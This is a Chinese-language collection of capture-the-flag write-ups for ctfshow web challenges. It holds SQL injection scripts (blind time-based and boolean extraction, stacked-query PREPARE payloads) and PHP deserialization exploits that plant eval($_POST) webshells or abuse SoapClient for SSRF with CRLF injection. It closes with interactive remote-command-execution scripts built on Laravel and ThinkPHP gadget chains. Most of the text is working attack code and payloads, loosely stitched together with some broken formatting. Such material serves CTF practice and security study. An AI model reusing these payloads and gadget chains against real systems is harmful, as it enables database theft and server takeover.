        payload = "select flagaabc from ctfshow_flaga"
        # flag{b747hfb7-P8e8-

        params = {
            'u': f"concat((if (ascii(substr(({payload}),{i},1))>{mid}, sleep(0.05), 2)), 1);"

        }
        try:
            r = requests.get(url, params=params, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
@Author:Kradress

import requests
import string

url = "http://12ee4415-b331-421c-b9d4-a077a8e155fd.challenge.ctf.show/api/"

result = ''
dict=string.ascii_lowercase+string.digits+"_-}{"

爆表名

payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"

爆列名

payload = "select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_flaga'"

#爆字段值
payload = "select flagaabc from ctfshow_flaga"

for i in range(1,46):
print(i)
for j in dict:
s = f"?u=concat(if(substr(({payload}),{i},1)='{j}',username,cot(0)))#"
r = requests.get(url+s)
if("ctfshow" in r.text):
result +=j
print(result)
break
web223
# @Author:Kradress
import requests
import string

url = "http://b6483099-9d15-4a53-87e8-4aacea484c2c.challenge.ctf.show/api/"

result = ''
dict=string.ascii_lowercase+string.digits+"_-,}{"

# 爆表名
# payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
# 爆列名
# payload = "select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='ctfshow_flagas'"
#爆字段值
payload = "select flagasabc from ctfshow_flagas"

def numToStr(str):
    parts = []
    for s in str:
        parts.append(numToStr2(s))
    res = ','.join(parts)
    return f"concat({res})"

def numToStr2(num):
    parts = []
    n = ord(num)
    for i in range(n):
        parts.append("true")
    res = "+".join(parts)
    return f"char({res})"

for i in range(1,46):
    print(i)
    for j in dict:
        params={
            'u' : f"concat(if(substr(({payload}),{numToStr(str(i))},true)={numToStr(j)},username,cot(false)))#"
        }
        r = requests.get(url, params=params)
        # print(r.url)
        if("ctfshow" in r.text):
            result +=j
            print(result)
            break
?u=if('a'='b',username,'a')
利用concat绕过一切过滤,之后就是替换后面的database()为想要执行的语句即可,别忘了加空格,对于不知道啥是预处理的可以看看我这篇博客,[SQL注入][强网杯 2019]随便注(三种姿势)
username=user1';PREPARE y4tacker from concat('s','elect', ' database()');EXECUTE y4tacker;
————————————————

                            版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

原文链接:https://blog.csdn.net/solitudi/article/details/110144623
web226
预处理语句及绑定参数
预处理语句用于执行多个相同的 SQL 语句,并且执行效率更高。
预处理语句的工作原理如下:
1. 预处理:创建 SQL 语句模板并发送到数据库。预留的值使用参数 "?" 标记 。例如:INSERT INTO MyGuests (firstname, lastname, email) VALUES(?, ?, ?)
2. 数据库解析,编译,对SQL语句模板执行查询优化,并存储结果不输出。
3. 执行:最后,将应用绑定的值传递给参数("?" 标记),数据库执行语句。应用可以多次执行语句,如果参数的值不一样。
相比于直接执行SQL语句,预处理语句有两个主要优点:
● 预处理语句大大减少了分析时间,只做了一次查询(虽然语句多次执行)。
● 绑定参数减少了服务器带宽,你只需要发送查询的参数,而不是整个语句。
● 预处理语句针对SQL注入是非常有用的,因为参数值发送后使用不同的协议,保证了数据的合法性。
username=user1';PREPARE WJ from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e666f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d64617461626173652829;EXECUTE WJ;
select group_concat(column_name) from information_schema.columns where table_name='ctfsh_ow_flagas'flagasb
select flagasb from ctfsh_ow_flagasweb227
这道题,你就算找遍所有地方基本上都找不到flag表
先给出其中一个payload1';call getFlag();虽然能得到答案但是意义不大
这道题考点其实是查看MySQL的存储过程
看看网上这篇文章MySQL——查看存储过程和函数
我们去查information_schema.routines表
web228
ctfsh_ow_flagasaa
select group_concat(column_name) from information_schema.columns where table_name='ctfsh_ow_flagasaa'flagasba
select flagasba from ctfsh_ow_flagasaaweb229
username=user1';PREPARE WJ from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e666f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d64617461626173652829;EXECUTE WJ;select group_concat(column_name) from information_schema.columns where table_name='flag'web230
username=user1';PREPARE WJ from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e666f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d64617461626173652829;EXECUTE WJ;select group_concat(column_name) from information_schema.columns where table_name='flagaabbx'flagaabbx
select flagasbas from flagaabbx
flagasbas
web231-web232
查表名
password=1'),username=(select group_concat(table_name) from information_schema.tables where table_schema=database())#&username=1
查列名
password=1'),username=(select group_concat(column_name) from information_schema.columns where table_name='flagaa')#&username=1
得到flag
password=1'),username=(select flagas from flaga) where 1=1#&username=1
当然子查询也行
password=',username=(select a from (select group_concat(flagas)a from flaga) y4tacker) where 1=1;#&username=1
————————————————
版权声明:本文为博主原创文章,遵循 CC 4.0 BY-SA 版权协议,转载请附上原文出处链接和本声明。

原文链接:https://blog.csdn.net/solitudi/article/details/110144623
ctfshow
password='),username=(select group_concat(column_name) from information_schema.tables where table_name='flagaa'%23&username=1flagaa
232注不出来
web233盲注
import requests

url = "http://6119f221-08cd-4363-88d4-1809bd590024.chall.ctf.show/api/"

result = ""
i = 0
while 1:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
        # 查列名字
        # payload = "select column_name from information_schema.columns where table_name='ctfshow_flaga' limit 1,1"
        # 查数据---不能一次查完越到后面越不准确
        payload = "select flagass233 from flag233333"
        # flag{b747hfb7-P8e8-

        params = {
            'u': f"concat((if (ascii(substr(({payload}),{i},1))>{mid}, sleep(0.05), 1)#"

        }
        try:
            r = requests.get(url, params=params, timeout=0.9)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
"""
Author:Y4tacker
"""
import requests

url = "http://06652de6-01ca-4342-ae34-30fc124a6b1c.challenge.ctf.show/api/?page=1&limit=10"

result = ""
i = 0

while 1:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
        # 查表名
        # payload = "select column_name from information_schema.columns where table_name='flag233333' limit 1,1"
        # 查数据
        payload = "select flagass233 from flag233333"
        data = {
            'username': f"1' or if(ascii(substr(({payload}),{i},1))>{mid},sleep(0.05),1)#",
            'password': '4'
        }
        try:
            r = requests.post(url, data=data, timeout=0.9)
            tail = mid
        except Exception as e:
            head = mid + 1
    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
web234
很遗憾单引号被过滤了,但是巅峰极客刚刚考过,用\实现逃逸
原来的语句是
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
但是传入单引号后
$sql = "update ctfshow_user set pass = '\' where username = 'username';";
这样pass里面的内容就是' where username =,接下来username里面的参数就是可以控制的了

# 考点:\实现逃逸
"""
Author:Y4tacker
"""
# username=,username=(select group_concat(table_name) from information_schema.columns where table_schema=database())-- - &password=\
# username=,username=(select group_concat(column_name) from information_schema.columns where table_name=0x666c6167323361)-- - &password=\
# username=,username=(select flagass23s3 from flag23a)-- - &password=\
flagass23s3
web235(无列名注入)
这么意思呢。
就是利用
innodb_table_stats代替information_schema
mysql默认存储引擎innoDB携带的表:
mysql.innodb_table_stats
mysql.innodb_index_stats
两表均有database_name和table_name字段
过滤or '因此information表也不能用了mysql.innodb_table_statsflag23a1=666c616732336131
username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database())-- - &password=\

username=,username=(select group_concat(column_name) from mysql.innodb_table_stats where column_name=0x666c616732336131)-- - &password=\

username=,username=(select flagass23s3 from flag23a)-- - &password=\
password=\&username=,username=(select `2` from (select 1,2,3 union select * from flag23a1)a limit 1,1)%23web236
username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database())-- - &password=\
password=\&username=,username=(select `2` from (select 1,2,3 union select * from flaga)a limit 1,1)%23
flaga=666c616761
web237
username=1',(select group_concat(table_name) from information_schema.tables where table_schema=database()))#&password=1web238
"insert into ctfshow_user(username,pass) value('{$username}','{$password}');";web240
import requests

url = "http://852305d5-6d79-4c93-b259-e21094c16917.challenge.ctf.show/api/delete.php"
table_name = 'flag'
flag = 'flag'

result = ''

def strToHex(S : str):
    parts = []
    for s in S:
        parts.append(str(hex(ord(s)))[2:])
    return '0x' + ''.join(parts)

# 数据库名
# payload = "database()"
# 爆表名
# payload = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
# 爆列名
# payload = f"select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='{table_name}'"
#爆字段值
payload = f"select {flag} from {table_name}"

for i in range(1,50):
    head = 32
    tail = 127

    while head < tail:

        #sleep(1)

        mid = (head + tail) >> 1 # 中间指针等于头尾指针相加的一半
        print(mid)
        data = {
            'id' : f"if(ascii(substr(({payload}),{i},1))>{mid},sleep(0.01),-1)#",
        }
        try:
            r = requests.post(url, data, timeout=0.2)
            tail = mid
        except:
            head = mid + 1 #sleep导致超时

    if head != 32:
        result += chr(head)
        print(result)
    else:
        break
import requests
url = 'http://e86ae254-2704-4826-98e2-577a79fd30aa.challenge.ctf.show/api/insert.php'
url1= 'http://e86ae254-2704-4826-98e2-577a79fd30aa.challenge.ctf.show/api/?desc&page=1&limit=10'
str = 'ab'
for i in str:
for j in str:
for k in str:
for l in str:
for n in str:
print('flag'+f'{i+j+k+l+n}')
payload = {
'username': f"48',(select(group_concat(flag))from(flag{i+j+k+l+n})))#",
'password': "7"
}
requests.post(url=url, data=payload)
r = requests.get(url=url1).text
if len(r) != 543:
break
反序列化
web255
<?php
	class ctfShowUser{
		public $isVip=true;
	}
	$a = new ctfShowUser();
	echo urlencode(serialize($a));
payload
GET username=xxxxxx&password=xxxxxx
COOKIE user=O%3A11%3A%22ctfShowUser%22%3A1%3A%7Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D
web256
多了一步对username和password的判断,要求不想等
只要在实例化对象里修改两个属性的值就可以
<?

class ctfShowUser{
    public $username='1';
    public $password='2';
    public $isVip=true;

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
    }
    public function vipOneKeyGetFlag(){
        if($this->isVip){
            global $flag;
            if($this->username!==$this->password){
                    echo "your flag is ".$flag;
              }
        }else{
            echo "no vip, no flag";
        }
    }
}
	echo urlencode(serialize(new ctfShowUser()));
  ?>
payload
GET username=1&password=2
COOKIE user=O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A1%3A%221%22%3Bs%3A8%3A%22password%22%3Bs%3A1%3A%222%22%3Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D
不知道为什么这道题hackbar出了些问题,具体的解决方案就是在火狐浏览器里面直接添加cookie即可
web257
<?php
  class ctfShowUser{
  private $username='xxxxxx';
  private $password='xxxxxx';
private $isVip=false;
private $class;

public function __construct(){  // 修改这里
                              $this->class = new backDoor();
                             }
public function login($u,$p){
  return $this->username===$u&&$this->password===$p;
}
public function __destruct(){
  $this->class->getInfo();
}
}

class info{
  private $user='xxxxxx';
  public function getInfo(){
    return $this->user;
  }
}

class backDoor{
  private $code='eval($_POST[1]);';
  public function getInfo(){
    eval($this->code);
  }
}
echo urlencode(serialize(new ctfShowUser()));
?>
基本思路就是粘贴下来观察需要的代码段,这道题有个后门直接操作即可$this->class = new backDoor(); 创造的新类为backDoor:虽然下面的不能改但是反序列化就是改一些数值从而完成漏洞的利用主要是对代码审计的要求比较高。
<?php

  /*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-12-02 17:44:47
# @Last Modified by:   h1xa
# @Last Modified time: 2020-12-02 20:33:07
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

  error_reporting(0);
highlight_file(__FILE__);

class ctfShowUser{
  private $username='xxxxxx';
  private $password='xxxxxx';
  private $isVip=false;
  private $class = 'info';

  public function __construct(){
    $this->class=new info();
  }
  public function login($u,$p){
    return $this->username===$u&&$this->password===$p;
  }
  public function __destruct(){
    $this->class->getInfo();
  }

}

class info{
  private $user='xxxxxx';
  public function getInfo(){
    return $this->user;
  }
}

class backDoor{
  private $code;
  public function getInfo(){
    eval($this->code);
  }
}

$username=$_GET['username'];
$password=$_GET['password'];

if(isset($username) && isset($password)){
  $user = unserialize($_COOKIE['user']);
  $user->login($username,$password);
}
web258
O:11:"ctfShowUser":4:{s:8:"username";s:6:"xxxxxx";s:8:"password";s:6:"xxxxxx";s:5:"isVip";b:0;s:5:"class";O:8:"backDoor":1:{s:4:"code";s:16:"eval($_POST[1]);";}}
O%3A%2B11%3A%22ctfShowUser%22%3A4%3A%7Bs%3A%2B8%3A%22username%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A%2B8%3A%22password%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A5%3A%22isVip%22%3Bb%3A0%3Bs%3A5%3A%22class%22%3BO%3A%2B8%3A%22backDoor%22%3A1%3A%7Bs%3A4%3A%22code%22%3Bs%3A16%3A%22eval%28%24_POST%5B1%5D%29%3B%22%3B%7D%7D
ctfshow web259
考察点:#
1,SSRF
2,Cloudflare代理服务器
3,CRLF
4,原生类反序列化
解题过程:#
分析代码
<?php
highlight_file(__FILE__);
//flag.php
$xff = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);//
array_pop($xff);
$ip = array_pop($xff);

if($ip!=='127.0.0.1'){
    die('error'); //bool
}else{
    $token = $_POST['token'];
    if($token=='ctfshow'){
        file_put_contents('flag.txt',$flag);
    }
}
$vip = unserialize($_GET['vip']); //$vip =new bool();
//vip can get flag one key
$vip->getFlag();
}
array_pop()函数:去除数组最后一个元素,返回数组的最后一个值。如果数组是空的,或者非数组,将返回 NULL。
file_put_contents函数:把$flag写入flag.txt
explode()函数:把字符串打散为数组
介绍完函数,分析一下去获取flag的过程。 题目中 array_pop()函数 使用了两次,最后将ip赋给$ip,
这里说一下这个 array_pop()函数两次的过程
假设:
处理后
X-Forwarded-For:x ————>X-Forwarded-For:空
X-Forwarded-For:x,y ————>X-Forwarded-For:x
X-Forwarded-For:x,y,z ————>X-Forwarded-For:y
这里尝试去伪造 X-Forwarded-For,发现不行,因为使用了Cloudflare,至于如何去判断一个网站是否使用了Cloudflare,附一篇文章如何判断一个网站是否使用CloudFlare反向代理服务? 服务器 Gind.cn
当我们主机去访问一个有couldflare的网站时,网站收到的访问者 IP 地址通常会被隐藏。Cloudflare 作为一个反向代理服务,通过其全球分布的边缘节点中继用户的请求。这样做的目的是保护网站的安全和隐私,防止直接暴露真实的 IP 地址。一般情况下,如果一个网站启用了 Cloudflare 并未进行额外的配置,它收到的访问者 IP 地址将是 Cloudflare 边缘节点的 IP 地址,而不是最终用户的真实 IP 地址。
尝试去想其他的方法,我们看到代码最后有一个 $vip->getFlag(),代码里面并没有getFlag()这个方法,想到了php的原生类,可以通过SoapCilent,这样就调用了__call魔术方法,这里我去学习了SoapCilent原生类,SoapClient 是 PHP 中用于访问 SOAP 服务的类。通过 SoapClient 类,PHP 可以在 Web 服务之间进行通信,从而实现远程过程调用(RPC)SoapClient反序列化SSRF - 知乎 (zhihu.com)这里就思路清晰了,通过原生类去SSRF,去以127.0.0.1访问flag.php,pos传一个参数token=ctfshow,之后 file_put_contents函数 将flag写入flag.txt,访问flag.txt获得flag
先在本地测试http请求头都需要修改什么东西,
在本地监听9999端口
我们需要添加 X-Forwarded-For:127.0.0.1,127.0.0.1,127.0.0.1 这样两次处理后, X-Forwarded-For:127.0.0.1 ,达到目的 但是我们还要去修改后面的头部,以及提交的token参数,这时候 Content-Type:,就需要修改了,这里要去了解CRLF,CRLF Injection漏洞的利用与实例分析 - phith0n (wooyun.js.org)
我们用\r\n去通过 User-Agent:去构造我们后面想要的头部 在本地测试一下效果,
效果:
题目测试:
<?php

$client=new SoapClient(null,array('uri'=>'127.0.0.1','location'=>'http://127.0.0.1:9999/flag.php'));

$client->AAA();
?>
POST /flag.php HTTP/1.1
Host: 127.0.0.1:9999
Connection: Keep-Alive
User-Agent: PHP-SOAP/7.0.12
Content-Type: text/xml; charset=utf-8
SOAPAction: "127.0.0.1#AAA"
Content-Length: 372<?php
$ua="test\r\nX-Forwarded-For:127.0.0.1,127.0.0.1,127.0.0.1\r\nContent-Type:application/x-www-form-urlencoded\r\nContent-Length: 13\r\n\r\ntoken=ctfshow";
$client=new SoapClient(null,array('uri'=>'127.0.0.1','location'=>'http://127.0.0.1:9999/flag.php','user_agent'=>$ua));
$client->AAA();
//echo urlencode(serialize($client));
?>POST /flag.php HTTP/1.1
Host: 127.0.0.1:9999
Connection: Keep-Alive
User-Agent: test
X-Forwarded-For:127.0.0.1,127.0.0.1,127.0.0.1//因为本地没加函数
Content-Type:application/x-www-form-urlencoded
Content-Length: 13
token=ctfshow//长度13 下面的丢弃
Content-Type: text/xml; charset=utf-8
SOAPAction: "127.0.0.1#AAA"
Content-Length: 372http://4b52a02f-df92-4045-997b-3fe2208d5bad.challenge.ctf.show/?vip=O%3A10%3A%22SoapClient%22%3A4%3A%7Bs%3A3%3A%22uri%22%3Bs%3A9%3A%22127.0.0.1%22%3Bs%3A8%3A%22location%22%3Bs%3A25%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%22%3Bs%3A11%3A%22_user_agent%22%3Bs%3A136%3A%22test%0D%0AX-Forwarded-For%3A127.0.0.1%2C127.0.0.1%2C127.0.0.1%0D%0AContent-Type%3Aapplication%2Fx-www-form-urlencoded%0D%0AContent-Length%3A+13%0D%0A%0D%0Atoken%3Dctfshow%22%3Bs%3A13%3A%22_soap_version%22%3Bi%3A1%3B%7D
成功执行,可以访问flag.txt了
ctfshow{e1c60ce6-b350-4fb5-961d-fe86246bee4c}web260
<?php
$a='ctfshow_i_love_36D';
var_dump(serialize($a));
?>
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');
if(preg_match('/ctfshow_i_love_36D/',serialize($_GET['ctfshow']))){
echo $flag;
}web261
O%3A10%3A%22ctfshowvip%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A7%3A%22877.php%22%3Bs%3A8%3A%22password%22%3Bs%3A24%3A%22%3C%3Fphp+eval%28%24_POST%5Ba%5D%29%3B%3F%3E%22%3Bs%3A4%3A%22code%22%3BN%3B%7D
<?php
class ctfshowvip{
    public $username;
    public $password;
    public $code;

    public function __construct($u='877.php',$p='<?php eval($_POST[a]);?>'){
        $this->username=$u;
        $this->password=$p;
    }

}
echo urlencode(serialize(new ctfshowvip()))
?>
//O:7:"message":4:{s:4:"from";s:4:"loveU";s:3:"msg";s:1:"b";s:2:"to";s:1:"c";s:5:"token";s::"admin";}
//echo base64_encode($msg_2);
$obj = unserialize($msg_2);
var_dump($obj)
Tzo3OiJtZXNzYWdlIjo0OntzOjQ6ImZyb20iO3M6MzU4OiJsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVbG92ZVVsb3ZlVWxvdmVVIjtzOjM6Im1zZyI7czoxOiJiIjtzOjI6InRvIjtzOjE6ImMiO3M6NToidG9rZW4iO3M6NToiYWRtaW4iO30iO3M6MzoibXNnIjtzOjE6ImIiO3M6MjoidG8iO3M6MToiYyI7czo1OiJ0b2tlbiI7czo0OiJ1c2VyIjt9
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-12-03 15:13:03
# @Last Modified by:   h1xa
# @Last Modified time: 2020-12-03 15:17:17
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/
highlight_file(__FILE__);
include('flag.php');

class message{
public $from;
public $msg;
public $to;
public $token='user';
public function __construct($f,$m,$t){
$this->from = $f;
$this->msg = $m;
$this->to = $t;
}
}

if(isset($_COOKIE['msg'])){
$msg = unserialize(base64_decode($_COOKIE['msg']));
if($msg->token=='admin'){
echo $flag;
}
}
<?php
ini_set('display_errors','On');
class message{
public $from;
public $msg;
public $to;
public $token='user';
public function __construct($f,$m,$t){
$this->from = $f;
$this->msg = $m;
$this->to = $t;
}
}
function filter($msg){
return str_replace('fuck', 'loveU', $msg);
}
$msg =new message('fuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuck";s:3:"msg";s:1:"b";s:2:"to";s:1:"c";s:5:"token";s:5:"admin";}','b','c');
$msg_1=serialize($msg);
$msg_2=filter($msg_1);
echo base64_encode($msg_2);
?>web263
本题考查session反序列话漏洞
相关讲解 https://www.jb51.net/article/116246.htm
我们登录进去只有一个登录页面和check.php
用dirsearch扫一下,发现www.zip文件,访问下载下来是网站源码。
代码审计后主要有几个关键区域。
在index.php 我们发现$_SESSION['limit']我们可以进行控制
//超过5次禁止登陆
if(isset($_SESSION['limit'])){
  $_SESSION['limti']>5?die("登陆失败次数超过限制"):$_SESSION['limit']=base64_decode($_COOKIE['limit']);
  $_COOKIE['limit'] = base64_encode(base64_decode($_COOKIE['limit']) +1);
}else{
   setcookie("limit",base64_encode('1'));
   $_SESSION['limit']= 1;
}
flag在flag.php处,目测需要rce
$flag="flag_here";inc.php 设置了session的序列化引擎为php,很有可能说明默认使用的是php_serialize
ini_set('session.serialize_handler', 'php');并且inc.php中有一个User类的__destruct含有file_put_contents函数,并且username和password可控,可以进行文件包含geshell
function __destruct(){
        file_put_contents("log-".$this->username, "使用".$this->password."登陆".($this->status?"成功":"失败")."----".date_create()->format('Y-m-d H:i:s'));
    }
开始构造EXP,生成payload
<?php
  class User{
    public $username;
    public $password;
    public $status;
    function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    function setStatus($s){
        $this->status=$s;
    }
    function __destruct(){
        file_put_contents("log-".$this->username, "使用".$this->password."登陆".($this->status?"成功":"失败")."----".date_create()->format('Y-m-d H:i:s'));
    }
  }

  $a = new User('1.php', '<?php eval($_POST[Ki1ro]) ?>');
  $a->setStatus('成功');
  echo base64_encode('|'.serialize($a));
?>
在开发者工具的控制台替换cookie
document.cookie='limit=
fE86NDoiVXNlciI6Mzp7czo4OiJ1c2VybmFtZSI7czo1OiIxLnBocCI7czo4OiJwYXNzd29yZCI7czoyODoiPD9waHAgZXZhbCgkX1BPU1RbS2kxcm9dKSA/PiI7czo2OiJzdGF0dXMiO3M6Njoi5oiQ5YqfIjt9
'
访问index.php改写$_SESSION['limit']
再访问inc/inc.php触发会话,将shell写入log-1.php
最后访问log-1.php传参获取flag
POST Ki1ro=system("tac flag.php")web264
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-12-03 15:13:03
# @Last Modified by:   h1xa
# @Last Modified time: 2020-12-03 15:17:17
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/
session_start();
highlight_file(__FILE__);
include('flag.php');

class message{
public $from;
public $msg;
public $to;
public $token='user';
public function __construct($f,$m,$t){
$this->from = $f;
$this->msg = $m;
$this->to = $t;
}
}

if(isset($_COOKIE['msg'])){
$msg = unserialize(base64_decode($_SESSION['msg']));
if($msg->token=='admin'){
echo $flag;
}
}
传入msg=1
令?f=1&m=2&t=3fuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuckfuck";s:5:"token";s:5:"admin";}
访问message.php时需要设置session,在cookie中添加msg,value任意O:12:"ctfshowAdmin":2:{s:5:"token";s:0:"";s:8:"password";R:2;}
web265
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-12-04 23:52:24
# @Last Modified by:   h1xa
# @Last Modified time: 2020-12-05 00:17:08
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

error_reporting(0);
include('flag.php');
highlight_file(__FILE__);
class ctfshowAdmin{
public $token;
public $password;

public function __construct($t,$p){
$this->token=$t;
$this->password = $p;
}
public function login(){
return $this->token===$this->password;
}
}

$ctfshow = unserialize($_GET['ctfshow']);
$ctfshow->token=md5(mt_rand());

if($ctfshow->login()){
echo $flag;
}
<?php
class ctfshowAdmin{
    public $token;
    public $password;

    public function __construct($t='',$p=''){
        $this->token=$t;
        $this->password = &$this->token;
    }
}
echo serialize(new ctfshowAdmin())
?>
web266
<?php
class Ctfshow{};
$a = new Ctfshow();
echo serialize($a);
?>
//O:7:"Ctfshow":0:{}
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-12-04 23:52:24
# @Last Modified by:   h1xa
# @Last Modified time: 2020-12-05 00:17:08
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/

highlight_file(__FILE__);

include('flag.php');
$cs = file_get_contents('php://input');


class ctfshow{
public $username='xxxxxx';
public $password='xxxxxx';
public function __construct($u,$p){
$this->username=$u;
$this->password=$p;
}
public function login(){
return $this->username===$this->password;
}
public function __toString(){
return $this->username;
}
public function __destruct(){
global $flag;
echo $flag;
}
}
$ctfshowo=@unserialize($cs);
if(preg_match('/ctfshow/', $cs)){
throw new Exception("Error $ctfshowo",1);
}
web266
highlight_file(__FILE__);

include('flag.php');
$cs = file_get_contents('php://input');


class ctfshow{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public function __construct($u,$p){
        $this->username=$u;
        $this->password=$p;
    }
    public function login(){
        return $this->username===$this->password;
    }
    public function __toString(){
        return $this->username;
    }
    public function __destruct(){
        global $flag;
        echo $flag;
    }
}
$ctfshowo=@unserialize($cs);
if(preg_match('/ctfshow/', $cs)){
    throw new Exception("Error $ctfshowo",1);
}
$cs = file_get_contents('php://input'); post传参即可
<?php
class ctfshow{
    public $username='xxxxxx';
    public $password='xxxxxx';
}
echo serialize(new ctfshow())
?>
因为if(preg_match('/ctfshow/', $cs)){,而序列化时候大小写不敏感,所以改成cTfshow
payload
O:7:"cTfshow":2:{s:8:"username";s:6:"xxxxxx";s:8:"password";s:6:"xxxxxx";}
web271
import requests, base64, time


def round(command: str, arg: str):
    url = "http://f4e773de-773c-4ba0-828e-ca85908c84cc.challenge.ctf.show/"  # 末尾的/不能少了
    payload = b'O:40:"Illuminate\\Broadcasting\\PendingBroadcast":2:{s:9:"\x00*\x00events";O:15:"Faker\\Generator":1:{s:13:"\x00*\x00formatters";a:1:{s:8:"dispatch";s:function_l:"function";}}s:8:"\x00*\x00event";s:arg_l:"arg";}'
    payload = payload.replace(b"function_l", str(len(command)).encode())
    payload = payload.replace(b"function", command.encode())

    payload = payload.replace(b"arg_l", str(len(arg)).encode())
    payload = payload.replace(b"arg", arg.encode())
    params = {"r": "test/ss", "data": payload}
    while True:
        try:
            resp = requests.post(url, data=params)
            break
        except:
            time.sleep(0.1)

    while True:
        try:
            resp = requests.get(url + "1")
            break
        except:
            time.sleep(0.1)

    return resp.text


if __name__ == '__main__':
    print("请输入命令...")
    while True:
        command = "system"
        arg = input(">>> ")
        if arg == "exit":
            break
        if arg == "":
            continue
        res = round(command, arg + " | tee 1")
        print(res[:-1])
web272
同271
web273
同271
web274
import requests, base64, time


def round(command: str, arg: str):
    url = "http://3ebe2035-0da4-43e4-acb3-daa3d255fb9c.challenge.ctf.show/"  # 记得保留/
    payload = b'O:27:"think\\process\\pipes\\Windows":1:{s:34:"\x00think\\process\\pipes\\Windows\x00files";a:1:{i:0;O:17:"think\\model\\Pivot":2:{s:9:"\x00*\x00append";a:1:{s:1:"a";a:2:{i:0;s:4:"calc";i:1;s:0:"";}}s:17:"\x00think\\Model\x00data";a:1:{s:1:"a";O:13:"think\\Request":4:{s:7:"\x00*\x00hook";a:1:{s:7:"visible";a:2:{i:0;s:13:"think\\Request";i:1;s:6:"isAjax";}}s:9:"\x00*\x00config";a:10:{s:10:"var_method";s:7:"_method";s:8:"var_ajax";s:6:"whoami";s:8:"var_pjax";s:5:"_pjax";s:12:"var_pathinfo";s:1:"s";s:14:"pathinfo_fetch";a:3:{i:0;s:14:"ORIG_PATH_INFO";i:1;s:18:"REDIRECT_PATH_INFO";i:2;s:12:"REDIRECT_URL";}s:14:"default_filter";s:0:"";s:15:"url_domain_root";s:0:"";s:16:"https_agent_name";s:0:"";s:13:"http_agent_ip";s:14:"HTTP_X_REAL_IP";s:15:"url_html_suffix";s:4:"html";}s:8:"\x00*\x00param";a:1:{s:6:"whoami";s:arg_l:"arg";}s:9:"\x00*\x00filter";a:1:{i:0;s:function_l:"function";}}}}}}'
    payload = payload.replace(b"function_l", str(len(command)).encode())
    payload = payload.replace(b"function", command.encode())

